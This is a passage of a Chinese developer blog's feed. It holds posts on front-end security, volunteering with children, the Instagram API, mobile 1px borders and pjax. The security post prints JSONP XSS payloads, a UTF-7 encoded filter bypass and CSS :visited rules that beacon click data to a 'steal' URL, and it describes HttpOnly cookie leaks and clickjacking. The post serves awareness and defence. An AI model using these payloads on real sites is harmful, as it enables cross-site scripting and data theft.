&lt;p&gt;要么&lt;strong&gt;图片&lt;/strong&gt;，如果在截图前，你真的愿意，一层一层一层的剥开我的心。你会鼻酸你会流泪；&lt;br&gt;要么&lt;strong&gt;靠说&lt;/strong&gt;，那么你可能得这么说：从前，有一个文件夹，文件夹里有两张图片；大图片在跟小图片讲故事…讲个什么故事额          &lt;/p&gt;
&lt;p&gt;&lt;strong&gt;因而，用纯字符描述文件夹的小工具必须得有呀。&lt;/strong&gt;&lt;a href=&quot;https://github.com/litten/folder2tree&quot;&gt;github here&lt;/a&gt;.&lt;br&gt;
    
    </summary>
    
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
      <category term="工具" scheme="https://RainieZhang-yilia.github.io/tags/%E5%B7%A5%E5%85%B7/"/>
    
  </entry>
  
  <entry>
    <title>前端安全冷门知识杂谈</title>
    <link href="https://RainieZhang-yilia.github.io/2014/05/27/safety-point-of-view-from-front-end/"/>
    <id>https://RainieZhang-yilia.github.io/2014/05/27/safety-point-of-view-from-front-end/</id>
    <published>2014-05-27T15:52:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>###零、概述<br>提起web前端安全，大家都会想到两个名词：<code>xss</code>和<code>csrf</code>。<br>抛去这最常见，最被广泛应用的两者，我想谈谈一些难以觉察的，比较偏门的安全关注点。<br>大概分为以下章节：</p>
<blockquote>
<p>盗取无法用js读写的Cookie<br>删不掉的本地存储<br>函数覆写监听上报<br>内存Cookie与硬盘Cookie<br>CSS带来的点击量泄露<br>JSONP回调函数与UTF-7编码<br>过滤与代码混淆<br>心理学与社会工程学                  </p>
</blockquote>
<p>资料略多，文章较长，请自备瓜子…<br><a id="more"></a></p>
<p>###一、盗取无法用js读写的Cookie<br>为了防范xss获取Cookie，网络规范提供了HttpOnly Cookie机制，设置了该标志后，js脚本将无法读写该Cookie。但既然首先是“无法读”，如何“可以读”就成为了个有趣的话题。<br><figure class="highlight lsl"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div></pre></td><td class="code"><pre><div class="line">setcookie(<span class="string">"test"</span>, <span class="number">1</span>, time()+<span class="number">3600</span>, <span class="string">""</span>, <span class="string">""</span>, <span class="number">0</span>); <span class="comment">// 设置普通Cookie</span></div><div class="line">setcookie(<span class="string">"test_http"</span>, <span class="number">1</span>, time()+<span class="number">3600</span>, <span class="string">""</span>, <span class="string">""</span>, <span class="number">0</span>, <span class="number">1</span>);<span class="comment">// 第7个参数是HttpOnly 标志，0 为关闭(默认)，1 为开启</span></div></pre></td></tr></table></figure></p>
<p>我们还是可以通过一些服务器上的漏洞去获取它们。</p>
<p>####2.1) 调试信息泄露<br>比较经典的是PHP的phpinfo文件：<br><img src="/assets/blogImg/safety_001.jpg" alt="phpinfo文件"><br>如果在部署服务时，没有删除这个默认的调试信息文件，将泄露服务器信息。其中包括HttpOnly Cookie。<br>访问phpinfo.php，将看到：<br><img src="/assets/blogImg/safety_002.jpg" alt="Alt text"><br>其他的服务器，如python的Django，也有类似的调试信息文件，在外发时要注意清除。                  </p>
<p>####2.2) Apache 2.2.x版本请求头超长泄露<br>Cookies最大限制一般为4kb左右，如果请求头长度超过LimitRequestFieldSize，将会引发400错误。在Apache 2.2.x多个版本内，如果引发400(Bad Requerst)错误，会返回出错的请求头内容，这就包含了HttpOnly Cookie。<br>因此，我们可以利用这个漏洞，构造一个超长的请求，让Apache返回400，并用ajax捕获xhr.responseText即可获得HttpOnly Cookie信息。<br><img src="/assets/blogImg/safety_003.jpg" alt="Alt text">                    </p>

<p>###三、删不掉的本地存储<br>如果把浏览器理解为一个器官，把恶意标志比方做寄生虫。这标志通过某种途径寄生在了浏览器，并且”永久”寄生，这想想都很可怕。这个标志，可能是植入广告的跟踪标志，或者有其他用处，总之它依附到你的浏览器就删不掉了。<br>但它是如何寄生的呢？又如何做到“永久”？这就涉及到本地存储安全。我们先看下常规的本地存储方案：</p>
<blockquote>
<p>Cookie - 是最常见的方式，key-value 模式<br>UserData - IE自己的本地存储，key-value 模式<br>localStorage - HTML5 新增的本地存储，key-value 模式<br>local Database -  HTML5 新增的浏览器本地DataBase，是SQLite 数据库<br>Flash Cookie Flash 的本地共享对象（LSO），key-value 模式，跨浏览器                   </p>
</blockquote>
<p>除去这些，我还收集了一些比较“偏门”的存储方案：          </p>
<blockquote>
<p>Silverlight的IsolatedStorage - 类似HTML5 localStorage<br>PNG Cache，将Cookie 转换成RGB 值描述形式，以PNG Cache 方式强制缓存着，读入则以HTML5 的canvas 对象读取并还原为原来的Cookie 值<br>HTTP Etags、Web Cache - 本质上都是利用了浏览器缓存机制：浏览器会优先从本地读取缓存的内容<br>Web History，利用的是“CSS 判断目标URL 是否访问过”技巧，比如a标签访问过会显示紫色（新浏览器已fix）<br>window.name，本质就是一个DOM 存储，并不存在本地。                   </p>
</blockquote>
<p>老外Samy Kamkar用半天开发了一个JavaScript API：<a href="http://en.wikipedia.org/wiki/Evercookie" target="_blank" rel="external">evercookie</a>。<br>该API利用了上面的全部存储手段，将“<code>永不丢失你的cookie</code>”贯彻到底…当evercookie发现用某种机制存储的cookie被数据将删除之后，它将利用其它机制创建的cookie数据来重新创建，让用户几乎不可能删除cookie。</p>
<p>###四、函数覆写监听上报<br>覆写函数，可以用于防范？这是网上安全论坛中有人提到的一个偏门要点。其缘由是：<code>搞跨站的人总习惯用alert来确认是否已成功跨站</code>，如果你要监控是否有人在测试你的网站xss的话，可以在你要监控的页面里覆写alert函数，记录alert调用情况。<br><figure class="highlight javascript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div></pre></td><td class="code"><pre><div class="line"><span class="function"><span class="keyword">function</span> <span class="title">log</span>(<span class="params">s</span>) </span>&#123;</div><div class="line">    <span class="keyword">var</span> img = <span class="keyword">new</span> Image();</div><div class="line">    img.src = <span class="string">"http://yousite.com/log.php?caller="</span> + <span class="built_in">encodeURIComponent</span>(s);</div><div class="line">&#125;</div><div class="line"></div><div class="line"><span class="keyword">var</span> _alert = alert;</div><div class="line"><span class="built_in">window</span>.alert = <span class="function"><span class="keyword">function</span>(<span class="params">s</span>) </span>&#123;</div><div class="line">    log(alert.caller);</div><div class="line">    _alert(s);</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>如此，就能在有人调用alert时，就执行上报，以供监控。好吧，这里还涉及人的心理学…<br>其实函数覆写无论攻还是防，都应该是我们关注的一个点。相关文章：《<a href="http://www.xfocus.net/articles/200712/963.html" target="_blank" rel="external">浅谈javascript函数劫持</a>》。</p>
<p>###五、内存Cookie与硬盘Cookie<br><code>内存Cookie</code> - 指没有设置过期时间Expires的Cookie，随浏览器关闭，此Cookie在内存中销毁<br><code>硬盘Cookie</code> - 设置了过期事件Expires的Cookie，常驻硬盘，直到过期</p>
<p>我们很容易得出结论：内存Cookie更安全。因此，某些站点会把<code>敏感信息放到内存Cookie</code>里面。这原本是没什么风险的，但恰巧会在遇到XSS的时候失控。试想下，XSS攻击者可以给内存Cookie加一个过期时间，使其变为硬盘Cookie，就会在未来很长一段时间内，甚至是永久控制着目标用户的账号权限。                  </p>
<p>因此，这里有两个关注点：                 </p>
<ol>
<li>敏感信息还是不要放Cookie里，即使是内存Cookie；              </li>
<li>服务器要做Cookie的三个维度的校验 -  唯一性（是否验证通过）、完整性（是否被篡改了）、是否过期。               </li>
</ol>
<p>###六、CSS带来的点击量泄露<br>在我们的印象中，前端安全基本是js带来的问题，但css也会有安全隐患吗？是的。除去IE下的css中执行js代码问题，还有另外一个关注点。<br>假如有一个开源组件，我们只看了下js源码，觉得没有漏洞风险，就直接拿过来使用了。况且，没有前端人员乐于去读别人的css的…但有某种极端的情况，css带来了意想不到的数据泄露。<br>试想这是一个<code>导航栏组件</code>，html代码是这样的：<br><figure class="highlight xml"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div></pre></td><td class="code"><pre><div class="line"><span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">"http://yousite.com/a1"</span> <span class="attr">id</span>=<span class="string">"a1"</span>&gt;</span>nav1<span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line"><span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">"http://yousite.com/a2"</span> <span class="attr">id</span>=<span class="string">"a2"</span>&gt;</span>nav2<span class="tag">&lt;/<span class="name">a</span>&gt;</span></div><div class="line"><span class="tag">&lt;<span class="name">a</span> <span class="attr">href</span>=<span class="string">"http://yousite.com/a3"</span> <span class="attr">id</span>=<span class="string">"a3"</span>&gt;</span>nav3<span class="tag">&lt;/<span class="name">a</span>&gt;</span></div></pre></td></tr></table></figure></p>
<p>你忽略掉的css写成这样：<br><figure class="highlight css"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div></pre></td><td class="code"><pre><div class="line"><span class="selector-id">#a1</span><span class="selector-pseudo">:visited</span> &#123;<span class="attribute">background</span>: <span class="built_in">url</span>(http://report.com/steal?data=a1);&#125;</div><div class="line"><span class="selector-id">#a2</span><span class="selector-pseudo">:visited</span> &#123;<span class="attribute">background</span>: <span class="built_in">url</span>(http://report.com/steal?data=a2);&#125;</div><div class="line"><span class="selector-id">#a3</span><span class="selector-pseudo">:visited</span> &#123;<span class="attribute">background</span>: <span class="built_in">url</span>(http://report.com/steal?data=a3);&#125;</div></pre></td></tr></table></figure></p>
<p>我们用到业务里，用户点击这三个导航后，a标签的visited伪属性生效，就会设置background，而背景的url其实是上报地址。这时候，你的业务的<code>点击数据量</code>就暴露给第三方了！<br>当然，这只针对旧版本浏览器，新版本浏览器都已fix这个问题。可是，HTML5的出现又让这个问题回归了…<br>HTML5提供伪类<code>::selection</code>，当指定对象区域被选择时，就会触发。其原理跟上面类似。                         </p>
<p>###七、JSONP回调函数与UTF-7编码</p>
<p>####7.1) 基本原理<br>在JSONP技术中，服务器通常会让请求方在请求参数中提供callback 函数名，而不是由数据提供方定制，如请求方发起请求：<br><code>cgi-bin/get_jsonp?id=123&amp;call_back=some_function</code><br>返回数据格式为：<br><code>some_function([{&#39;id&#39;:123, data:&#39;some_data&#39;}]);</code><br>如果，数据提供方没有对callback函数名做安全过滤，就会带来XSS问题。<br>请求：<br><code>cgi-bin/get_jsonp?id=123&amp;call_back=&lt;script&gt;alert(1);&lt;/script&gt;</code><br>返回：<br><code>&lt;script&gt;alert(1);&lt;/script&gt;([{&#39;id&#39;:123, data:&#39;some_data&#39;}]);</code><br>所以，一般服务器都会对call_back参数进行过滤，但过滤的方法是否会存在漏洞呢？                              </p>
<p>####7.2) IE解析UTF-7漏洞<br>比较简单的过滤方法，是过滤<code>&lt;&gt;</code>字符，使得无法构成html标签。但在IE6\IE7的某些版本中，存在以下漏洞：<strong>如果发现文件前面是“+/v8”开头，就把文件当做UTF-7解析</strong>（IE7后续版本已发布补丁修复）。<br>在没被修复的IE版本中，如果我们将上面的请求用utf-7编码。再在前面加上”+/v8”头：<br><code>cgi-bin/get_jsonp?id=123&amp;callback=%2B%2Fv8%20%2BADw-script%2BAD4-alert(1)%2BADw-%2Fscript%2BAD4</code><br>这时候巧妙的躲开了<code>&lt;&gt;</code>过滤，而返回：<br><code>+/v8 +ADw-script+AD4-alert(1)+ADw-/script+AD4({‘id’=&gt;123,data=&gt;’some_data’});</code><br>这时IE将这个jsonp文件当作utf-7解析，依然触发XSS。                       </p>
<p>###八、过滤与代码混淆<br>过滤器如果过滤了大部分的js函数，如eval、alert之类，是否就能保证安全呢？必然不是，我们还有强大的js代码混淆手段，可以绕过过滤器。这里推荐一个神奇的网站：<a href="http://utf-8.jp/public/jsfuck.html" target="_blank" rel="external">jsfuck</a>。<br>站名如其名，满满的恶意…它可以仅仅用6个字符：<code>[]()!+</code>去混淆编码js。而且兼容性特别的完善。以下是我在最新chrome下的截图，将一句<code>alert(1)</code>编码成了3009个字符，并执行成功：<br><img src="/assets/blogImg/safety_004.jpg" alt="Alt text"><br>所以过滤器仅仅通过适配关键函数名，是不能保证安全性的。</p>
<p>###九、心理学与社会工程学<br>有个观点认为“一切钓鱼网站成功案例，都是一次心理学的实战演练”。在这个层面，可谓五花八门，创意百出。分享两个案例：</p>
<p>####9.1）诱导触发拖拽事件<br>比方说，有某已知漏洞，要用户触发拖拽事件才能触发。怎么搞定这个事情呢？<br>很简单，添加一张图片：<br><img src="/assets/blogImg/safety_005.jpg" alt="Alt text"><br>注意这是一张图片，滚动条是图片的一部分而不是真正的浏览器控件，用户自然会去下拉“滚动条”，因而触发了这个漏洞。</p>
<p>####9.2) 传说中的QQ空间“传染病毒”<br>步骤是这样的：                    </p>
<ol>
<li>A(始作俑者)发布了一条说说：<code>这个网站很好玩，快来试试吧~ http://xxx.xxx</code>                     </li>
<li>A的好友们看到了，打开了这个链接，玩了一下后，就关闭了页面                     </li>
<li>好友们不知道，竟然自己的空间主动转发了这条说说（问题是自己没有点转发呀！）                     </li>
<li>一传十十传百，越传越广…                     </li>
</ol>
<p>但真实的情况跟CSRF没一点关系。玄妙在于：<code>好友们打开链接后干了什么事情？</code><br>这个网站是一个小球在跳来跳去，网站上有一句话：你能点到我吗？<br>用户看到后，就很想去点击小球，看会发生什么；但点击后，就转发了说说…                     </p>
<p>有人会问，这不是CSRF吗？还真不是。做法却很简单：<br>“有趣”的网站内嵌了一个iframe，iframe加载的是这条说说的原页面，然后把“转发”按钮刚好放到小球的位置上，再把这iframe的透明度变为0。所以用户点击小球，其实是<code>点击了iframe中的转发按钮</code>。真是令人万万没想到。                     </p>
<p>以上。<br>End. 5.27 by litten.                                           </p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;###零、概述&lt;br&gt;提起web前端安全，大家都会想到两个名词：&lt;code&gt;xss&lt;/code&gt;和&lt;code&gt;csrf&lt;/code&gt;。&lt;br&gt;抛去这最常见，最被广泛应用的两者，我想谈谈一些难以觉察的，比较偏门的安全关注点。&lt;br&gt;大概分为以下章节：&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;盗取无法用js读写的Cookie&lt;br&gt;删不掉的本地存储&lt;br&gt;函数覆写监听上报&lt;br&gt;内存Cookie与硬盘Cookie&lt;br&gt;CSS带来的点击量泄露&lt;br&gt;JSONP回调函数与UTF-7编码&lt;br&gt;过滤与代码混淆&lt;br&gt;心理学与社会工程学                  &lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;资料略多，文章较长，请自备瓜子…&lt;br&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
  </entry>
  
  <entry>
    <title>小朋友，跟你谈谈印象派</title>
    <link href="https://RainieZhang-yilia.github.io/2014/03/30/volunteer-activities/"/>
    <id>https://RainieZhang-yilia.github.io/2014/03/30/volunteer-activities/</id>
    <published>2014-03-30T15:52:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>今天去陪留守的小朋友一起画画，这是一个义工志愿者活动。</p>
<p>经游戏分组，我负责带5位小朋友，正巧是三胞胎和双胞胎。<br>杜晓凡、杜晓平、杜德俊（水饺）三兄妹，文殊琪、文殊曼（馒头）姐妹。混淆了好几次谁是馒头，谁是水饺后，我已经记住你们的名字了。<br><img src="/assets/blogImg/volunteer1.jpg" alt="5位小朋友"><br><a id="more"></a><br>小朋友们都不认生，晓凡一开始就问我好多问题。比如这些：        </p>
<blockquote>
<p>晓凡：哥哥你几年级？<br>我：我已经上班了。<br>晓凡：不会吧？看不出来哎。你在哪里上班？<br>我：腾讯。<br>晓凡：原来是挺随便找了个公司<br>我：……对</p>
</blockquote>
<p>水饺是个小胖子，有很多个花名。其中一个叫做豆子，但现在不许我们这么叫他，因为他说自己已经长大了，豆子太小就改名成水饺了。水饺热衷于怪兽图…他的太阳都是有手脚的。他用短短时间画了两张“百兽图”，还会问我：哥哥我要你手机，你有天天酷跑吗，我要画里面有个怪兽。</p>
<p>馒头是我带的小朋友里面绘画思维最好的一位。她想着画羊，还会借我的手机，自己去搜索图片去模仿。很聪明的小女孩。<br><img src="/assets/blogImg/volunteer2.jpg" alt="馒头的画">                  </p>
<p>妹妹殊琪却比较胆小，总怕出错，跟姐姐完全不一样。她喜欢让我帮忙出谋划策，却不敢自己大胆去涂画，直到最后她还没敢涂色。</p>
<p>晓平比晓凡小5岁，是个扎着双马尾很可爱的小朋友，有需要也会主动问我，但从不要求我插手，只凭自己感觉去画画，这点超赞。</p>
<p>雅典娜小朋友的作品是在场很少的，能传达出意义的画作。看不出是个二年级学生的作品。聪慧美丽的小女孩人如其名。<br><img src="/assets/blogImg/volunteer3.jpg" alt="雅典娜的画">                  </p>
<p>讲解印象派水彩的时候，老师问，谁能看出这幅画与前面的画的区别。我脑中尽是高深详细的“印象派”词义描述，有不确定的点，再拿出手机百度一翻，最后成竹在胸，了然于心。</p>
<blockquote>
<p>后面一小朋友大声喊：看不清！<br>老师：对的，这就是印象派的特征。</p>
</blockquote>
<p>有时我们顾于去搜寻最客观的解释，企图用权威的释义去描述事务，却不能像小朋友一样，忠实于自己的眼睛。也许，他们真的比我们懂更多所谓的“印象派”，不是么？</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;今天去陪留守的小朋友一起画画，这是一个义工志愿者活动。&lt;/p&gt;
&lt;p&gt;经游戏分组，我负责带5位小朋友，正巧是三胞胎和双胞胎。&lt;br&gt;杜晓凡、杜晓平、杜德俊（水饺）三兄妹，文殊琪、文殊曼（馒头）姐妹。混淆了好几次谁是馒头，谁是水饺后，我已经记住你们的名字了。&lt;br&gt;&lt;img src=&quot;/assets/blogImg/volunteer1.jpg&quot; alt=&quot;5位小朋友&quot;&gt;&lt;br&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="生活" scheme="https://RainieZhang-yilia.github.io/tags/%E7%94%9F%E6%B4%BB/"/>
    
  </entry>
  
  <entry>
    <title>instagram图片拉取小经验</title>
    <link href="https://RainieZhang-yilia.github.io/2014/03/03/instagram-api-ex/"/>
    <id>https://RainieZhang-yilia.github.io/2014/03/03/instagram-api-ex/</id>
    <published>2014-03-03T14:52:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>最近喜欢上了instagram，分享一下获取照片的经验。<br><a id="more"></a></p>
<p>###一、三“步”曲<br>instagram开放了API，授权遵循Oauth2.0协议。        </p>
<p>####1、注册client id<br>到<a href="http://instagram.com/developer/clients/manage/" target="_blank" rel="external">管理客户端页面</a>，选择“注册新客户端”。<br>这时会提示你填手机号，接着会收到短信验证码。经过验证，就到达了下面的界面：<br><img src="/assets/blogImg/instagram1.jpg" alt="填写信息"><br>按照字面意思填写完毕，client id就注册完毕了。                 </p>
<p><img src="/assets/blogImg/instagram2.jpg" alt="获得client_id">         </p>
<p>####2、用client_id去换取token<br>在浏览器中请求：<br><figure class="highlight awk"><table><tr><td class="gutter"><pre><div class="line">1</div></pre></td><td class="code"><pre><div class="line">https:<span class="regexp">//i</span>nstagram.com<span class="regexp">/oauth/</span>authorize<span class="regexp">/?client_id=&#123;CLIENT_ID&#125;&amp;redirect_uri=&#123;REDIRECT_URI&#125;&amp;response_type=token</span></div></pre></td></tr></table></figure></p>
<p>花括号里面的值，对应上一步最终得到的<code>client_id</code>和自己设定的<code>redirect_uri</code>。<br>请求到的是一个授权页面，授权完毕后，则重定向到你的redirect_uri。注意看授权成功后的url，hash部分会附带给你的token。至此，token成功获取。</p>
<p>####3、用token去调用API</p>
<p>拿到token，就等于拿到仓库的钥匙了！<br>赶紧试着用token调用api查看自己的图片吧：<br><figure class="highlight awk"><table><tr><td class="gutter"><pre><div class="line">1</div></pre></td><td class="code"><pre><div class="line">https:<span class="regexp">//</span>api.instagram.com<span class="regexp">/v1/u</span>sers<span class="regexp">/&#123;USER_ID&#125;/m</span>edia<span class="regexp">/recent/</span>?access_token=&#123;TOKEN&#125;</div></pre></td></tr></table></figure></p>
<p>这时，你会发现似乎…被instagram api坑了一道。user_id是个啥？机智如我，果断填上了自己的用户名。<br>结果错了。</p>
<p>后来发现有这个的网站：<a href="http://jelled.com/instagram/lookup-user-id" target="_blank" rel="external">lookup-user-id</a>，通过此业界良心，成功获取到user_id，摆平了上面的请求。</p>
<p>###二、参考</p>
<ol>
<li>更多功能可参考<a href="http://instagram.com/developer/endpoints/users/" target="_blank" rel="external">api文档</a></li>
<li>如果想了解Oauth授权，<a href="/blog/2013/08/20/oauth-rabbit/">点此</a></li>
</ol>
<p>###三、再说两句<br>图片分享的网站万万千，instagram却只有一个。我不是此产品的脑残粉，只是觉得社区氛围这种东西，可意会而不可言传，它是社交产品的灵魂。不是每个功能相近的产品都能营造的。</p>
<p>事实上，instagram有很多限制，或者大家称之“功能不完善”的地方。比如，在pc上浏览网站，居然不能发图片，不能看自己关注的人，或者有哪些粉丝。这都限制死了，何以称为社交？但换个角度来想，这样就“强迫”用户去用手机操作instagram，因为产品最想想表达的，就是用摄影去快速记录生活，而已。</p>
<p>不用拓展业务的噱头去损坏产品的思想表达，不刻意向老板汇报我们新增了多少用户量。</p>
<p><strong>“你想做什么，你就会进入什么样的圈子”</strong>，这句话，不单单是对用户而言，每个创造者心中都应有这样的思考。</p>
<p>the end.<br>litten 2014.3.3</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;最近喜欢上了instagram，分享一下获取照片的经验。&lt;br&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
      <category term="经验" scheme="https://RainieZhang-yilia.github.io/tags/%E7%BB%8F%E9%AA%8C/"/>
    
      <category term="产品" scheme="https://RainieZhang-yilia.github.io/tags/%E4%BA%A7%E5%93%81/"/>
    
  </entry>
  
  <entry>
    <title>像素级细节：移动端1px border的实现</title>
    <link href="https://RainieZhang-yilia.github.io/2014/02/22/thinner-than-1px-border/"/>
    <id>https://RainieZhang-yilia.github.io/2014/02/22/thinner-than-1px-border/</id>
    <published>2014-02-22T12:11:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<blockquote>
<p>请记住，每个尽责的设计师都是处女座…</p>
</blockquote>
<p>这里…没有黑处女座的意思，只是想借题发挥，并由衷的跪倒在强大的“像素眼”之下。<br><a id="more"></a></p>
<p>###一、你是我的眼</p>
<p>什么是像素眼？<br>就是那些个神奇的存在，他们用余光瞄了你一眼，然后跟你说：我发现啊，你左边眉毛比右边眉毛高了1像素，麻烦你调整下…</p>
<p>在腾讯，我身边的许多设计同学都有这样的眼睛。他们会把细节做到极致，也会因为频繁的修改，把你开发的心情搞得一团糟。但你得承认，他们是对的。</p>
<p>最近在做移动端web开发，按着设计图，toby已在我旁边核对修改了两个多小时。当我觉得已经万事大吉时，toby跟我说，还是觉得不太对——边框好像有点粗？</p>
<p>当时我就傻眼了，因为这已是最细的边框，电脑上清楚的显示，我已经设置了1px的border。于是我去解释，并建议更换个色值，让边框至少“看起来”更细。而toby却不接受，按他给我的说法是：这border看起来不性感…</p>
<p>原来这世界的审美观，都是以瘦为美，从女人到一根线？于是乎，为了寻找性感的border，搜集一堆资料后还真找到了方案：</p>
<ul>
<li><strong>父元素设置</strong>：scale(0.5,0.5)                 </li>
<li><strong>子元素设置</strong>：scale(2,2) 还原缩放，origin都是基于左上角（0,0）/left top</li>
</ul>
<p>这样父元素的border其实被缩放了，无疑更细。</p>
<p>###二、通用方案</p>
<p>用一个css类去为block元素添加更细的border<br><figure class="highlight"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div></pre></td><td class="code"><pre><div class="line">.border-1px&#123;</div><div class="line">  position: relative;</div><div class="line">  &amp;:before, &amp;:after&#123;</div><div class="line">    border-top: 1px solid #c8c7cc;</div><div class="line">    content: ' ';</div><div class="line">    display: block;</div><div class="line">    width: 100%;</div><div class="line">    position: absolute;</div><div class="line">    left: 0;</div><div class="line">  &#125;</div><div class="line">  &amp;:before&#123;</div><div class="line">    top: 0;</div><div class="line">  &#125;</div><div class="line">  &amp;:after&#123;</div><div class="line">    bottom: 0;</div><div class="line">  &#125;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>适应移动设备：<br><figure class="highlight"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div></pre></td><td class="code"><pre><div class="line">@media (-webkit-min-device-pixel-ratio:1.5), (min-device-pixel-ratio: 1.5)&#123;</div><div class="line">  .border-1px&#123;</div><div class="line">    &amp;::after, &amp;::before&#123;</div><div class="line">      -webkit-transform: scaleY(.7);</div><div class="line">      -webkit-transform-origin: 0 0;</div><div class="line">      transform: scaleY(.7);</div><div class="line">    &#125;</div><div class="line">    &amp;::after&#123;</div><div class="line">      -webkit-transform-origin: left bottom;</div><div class="line">    &#125;</div><div class="line">  &#125;</div><div class="line">&#125;</div><div class="line"></div><div class="line">@media (-webkit-min-device-pixel-ratio:2), (min-device-pixel-ratio: 2)&#123;</div><div class="line">  .border-1px&#123;</div><div class="line">    &amp;::after, &amp;::before&#123;</div><div class="line">      -webkit-transform: scaleY(.5);</div><div class="line">      transform: scaleY(.5);</div><div class="line">    &#125;</div><div class="line">  &#125;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>###三、来个对比</p>
<p>比如，之前我学日语时，自己搞起了个app，这是50音列表界面，可以明显的看出区别：上图是原生方案，下图是…性感方案<br><img src="/assets/blogImg/border1px.jpg" alt="与原生方案对比">      </p>
<p>源码小demo，注意要在手机上才能看到效果：<a href="/assets/demo/border1px.html">demo</a>。</p>
<p>The End.<br>——litten 2.22 <em>“写轮眼？弱爆了啊 ←_←”</em></p>
]]></content>
    
    <summary type="html">
    
      &lt;blockquote&gt;
&lt;p&gt;请记住，每个尽责的设计师都是处女座…&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;这里…没有黑处女座的意思，只是想借题发挥，并由衷的跪倒在强大的“像素眼”之下。&lt;br&gt;
    
    </summary>
    
    
      <category term="html5" scheme="https://RainieZhang-yilia.github.io/tags/html5/"/>
    
      <category term="css3" scheme="https://RainieZhang-yilia.github.io/tags/css3/"/>
    
  </entry>
  
  <entry>
    <title>pjax: 当ajax遇上pushState</title>
    <link href="https://RainieZhang-yilia.github.io/2014/02/12/about-pjax/"/>
    <id>https://RainieZhang-yilia.github.io/2014/02/12/about-pjax/</id>
    <published>2014-02-12T00:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<blockquote>
<p>var pjax = pushState + ajax;<br>小时候，小浣熊方便面里面有各种水浒人物的卡片。我买了一包，吃了方便面，饱了。而我又买了第二包，不是想吃方便面，而是仅仅想得到里面的卡片…          </p>
</blockquote>
<a id="more"></a>
<p>##<strong>一、简介</strong><br>pushState是html5中提供的方法，用以</p>
<ul>
<li>无刷新的更新浏览器地址栏；            </li>
<li>如其名称，将新地址push到历史堆栈中            </li>
</ul>
<p>用法：<code>pushState(data, title ,url)</code>            </p>
<p>data为保存的对象，可以在window.onpopstate时获取到；title为页面标题；url为需地址栏和历史发生改变的url。<br>正是这点看似很平常的功能，跟ajax结合到一起产生了火花。因为，ajax最擅长的事情就是局部刷新页面。</p>
<p>##<strong>二、ajax的纠结历史</strong><br>一切可以从ajax最擅长的事情说起。<br>ajax作为一个异步请求模型，从最初设计开始，也许压根就没打算将它跟浏览器历史挂钩。原因是历史堆栈所记录的，某种意思上可以说是顺序，跟我们理解的“同步”更为密切。</p>
<p>因而，<code>ajax可以无刷新改变页面内容，却无法改变页面的url</code>。</p>
<ul>
<li>####历史问题1 - 如何操控历史</li>
</ul>
<p>当单页面越来越流行，操作记录却很容易被忽略。假设有这样的单页面，按照分类点击，界面逐层递进：<code>体育 - 篮球 -nba -马刺队 - 邓肯</code><br>当我们点了4下到“邓肯”界面时，一个不小心的刷新，出现在你面前的也许是“体育”。原因是操作记录没有被记录。<br>而通常的解决方案是修改hash，每递进一层，去更新url的hash值，这样的方法：</p>
<ol>
<li>刷新时预先判断url的hash，从而知道这是哪一层，加载相应数据；          </li>
<li>支持了历史</li>
</ol>
